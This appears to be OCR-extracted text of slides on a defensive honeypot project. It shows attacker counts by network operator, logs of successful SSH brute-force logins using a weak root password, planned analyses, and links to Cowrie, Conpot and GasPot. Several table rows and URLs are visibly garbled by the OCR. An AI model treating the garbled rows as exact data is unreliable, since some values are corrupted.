2015-09-13 16:19:19+0000 [SSHChannel None (176) on SSHService ssh-connection on HoneyPotTransport,160,46.4.120.17] received data GET /analytics.js HTTP/1.1




IN PROGRESS

- Dionaea Reader
- Passive DNS
- Malwr Analysis
- Download malware
- Docker images for various honeypots



AND MOST IMPORTANT

REAL ANALYSIS




FINDING PATTERNS

	A3		
	Α	В	C
1			
2			
3	Count of Attacker IP		
4	Row Labels	Total	
5	86400	6	
6	AS-26496-GO-DADDY-COM-LLC - GoDaddy.com, LLC,US 86400	3	
7	AS-COLOCROSSING - ColoCrossing, US 86400	25	
8	ASN-QUADRANET-GLOBAL - QuadraNet, Inc,US 86400	12	
9	BEZEQ-INTERNATIONAL-AS Bezeq International-Ltd,IL 86400	6	
	CABLELITE-AS-AP Atria Convergence Technologies Pvt. Ltd. Broadband Internet Service Provider INDIA,IN 86400	3	
11	CHARTER-NET-HKY-NC - Charter Communications, US 86400	3	
12	CHINA169-BACKBONE CNCGROUP China169 Backbone, CN 86400	5	
	CHINA169-BJ CNCGROUP IP network China169 Beijing Province Network,CN 86400	9	
	CHINA169-GZ China Unicom IP network China169 Guangdong province,CN 86400	2	
15	CHINANET-BACKBONE No.31, Jin-rong Street, CN 86400	33	
16	CHINANET-IDC-BJ-AP IDC, China Telecommunications Corporation, CN 86400	3	
17	CHINANET-SH-AP China Telecom (Group),CN 86400	3	
	CHINATELECOM-GUANGDONG-IDC Guangdong, CN 86400	3	
19	CITYCOMNETWORKS-AS CITYCOM NETWORKS PVT LTD,IN 86400	2	
	CMNET-GD Guangdong Mobile Communication Co.Ltd.,CN 86400	6	
21	COMCAST-7922 - Comcast Cable Communications, Inc., US 86400	32	
22	CT-GUANGZHOU-IDC CHINANET Guangdong province network,CN 86400	3	
23	CT-JIANGXI-IDC CHINANET Jiangx province IDC network,CN 86400	2	
24	DATACLUB DataClub S.A.,LV 86400	4	
25	DATASHACK - DataShack, LC,US 86400	18	
26	ECATEL-AS Ecatel LTD,NL 86400	63	
27	ERX-CERNET-BKB China Education and Research Network Center, CN 86400	6	
28	EthioNet-AS,ET 86400	15	
29	FPT-AS-AP The Corporation for Financing & Promoting Technology, VN 86400	2	
30	GCI - GENERAL COMMUNICATION, INC., US 86400	6	
31	GRID Grid Bilisim Teknolojileri A.S.,TR 86400	3	
32	HANARO-AS Hanaro Telecom Inc.,KR 86400	40	
33	HOTNETLIMITED-AS HOT NET LIMITED,HK 86400	114	
34	IRKUTSK-AS CJSC _ER-Telecom Holding_,RU 86400	4	
35	IRKUTSK-AS JSC _ER-Telecom Holding_,RU 86400	2	
36	KAZTELECOM-AS JSC Kazakhtelecom,KZ 86400	3	
37	KIXS-AS-KR Korea Telecom,KR 86400	3	
38	LLHOST LLHost Inc,EU 86400	6	
39	MEANSERVERS - Mean Servers, US 86400	3	
40	MEO-RESIDENCIAL MEO - SERVICOS DE COMUNICACOES E MULTIMEDIA S.A.,PT 86400	3	
41	MONKEYBRAINS - Monkey Brains, US 86400	6	
42	NWT-AS-AP AS number for New World Telephone Ltd.,HK 86400	9	
43	SCRR-11426 - Time Warner Cable Internet LLC,US 86400	3	
4.4	CONTENT FORMAL AS A DISTANCE AND A STAN AND	2	

EPSEC


Connections by ASN




- **86400**
- AS-26496-GO-DADDY-COM-LLC GoDaddy.com, LLC,US 86400
- AS-COLOCROSSING ColoCrossing, US 86400
- ASN-QUADRANET-GLOBAL QuadraNet, Inc,US 86400
- BEZEQ-INTERNATIONAL-AS Bezeg International-Ltd,IL 86400
- CABLELITE-AS-AP Atria Convergence Technologies Pvt. Ltd. Broadband Internet Service Provider INDIA,IN 86400
- CHARTER-NET-HKY-NC Charter Communications, US 86400
- CHINA169-BACKBONE CNCGROUP China169 Backbone, CN 86400
- CHINA169-BJ CNCGROUP IP network China169 Beijing Province Network,CN 86400
- CHINA169-GZ China Unicom IP network China169 Guangdong province, CN 86400
- CHINANET-BACKBONE No.31, Jin-rong Street, CN 86400
- CHINANET-IDC-BJ-AP IDC, China Telecommunications Corporation, CN 86400
- CHINANET-SH-AP China Telecom (Group),CN 86400
- CHINATELECOM-GUANGDONG-IDC Guangdong, CN 86400
- CITYCOMNETWORKS-AS CITYCOM NETWORKS PVT LTD,IN 86400
- CMNET-GD Guangdong Mobile Communication Co.Ltd.,CN 86400
- COMCAST-7922 Comcast Cable Communications, Inc., US 86400

CT-GUANGZHOU-IDC CHINANET Guangdong province network,CN 86400

TIMESERIES ANALYSIS




BXAMPLES:



Video of using python and pandas for analysis

DIFFERENT TYPES OF ANALYSIS



Attack times based on location

Malware based on type of honeypot

Data based on current events

Attacks based on your industry

Actually in the works at the time of this presentation

Compartmentalizing

Successful SSH connections

Download CSV

Download CCV						8
Time	Source IP	Username	Password	ASN	Organization	Client
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36 4865877	5 8 66 78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd. RLI 86400	C1

Adding identifiers to each honeypot server

Successful SSH connections


Download CSV

Time	Source IP	Username	Password	ASN	Organization	Client
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07:22:36.486587Z	5.8.66.78	root	1234567890	44050	PIN-AS Petersburg Internet Network ltd.,RU 86400	C1
2015-10-28T07-22-36 4865877	5 8 66 78	root	1234567890	44050	PIN-AS Petersburg Internet Network Itd. RLL86400	C1

Adding identifiers to each honeypot server Creating docker images for honeypots Adding dynamic information to the dashboard for pattern matching

A CLOSER LOOK













Successful SSH Connections Unsuccessful SSH Connections SSH IP Callouts SSH Domain Callouts Malware on VirusTotal ConPot Connections GasPot Connections

Intel from Honeypots

As honeypots are attacked/communicated with, data will populate here.

List of SSH Get Requests as seen when attackers think they're on the system (txt)

Video or Demo of intelligence portion



Go get it

https://github.com/jpyorre/IntelligentHoneyNet https://github.com/jpyorre/IntelligentHoneyNet https://github.com/jpyorre/IntelligentHoneyNet https://github.com/jpyorre/IntelligentHoneyNethttps://github.com/jpyorre/IntelligentHoneyNet https://github.com/jpyorre/IntelligentHoneyNet https://github.com/jpyorre/IntelligentHoneyNet https://github.com/jpyorre/IntelligentHoneyNethttps://github.com/jpy https://github.com/jpyorre/IntelligentHoneyNet

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REFERENCES

GASPOT

http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_the_gaspot_experiment.pdf

COWRIE (SSH HoneyPot)
https://github.com/micheloosterhof/cowrie

CONPOT (SCADA HoneyPot)
http://www.conpot.org/

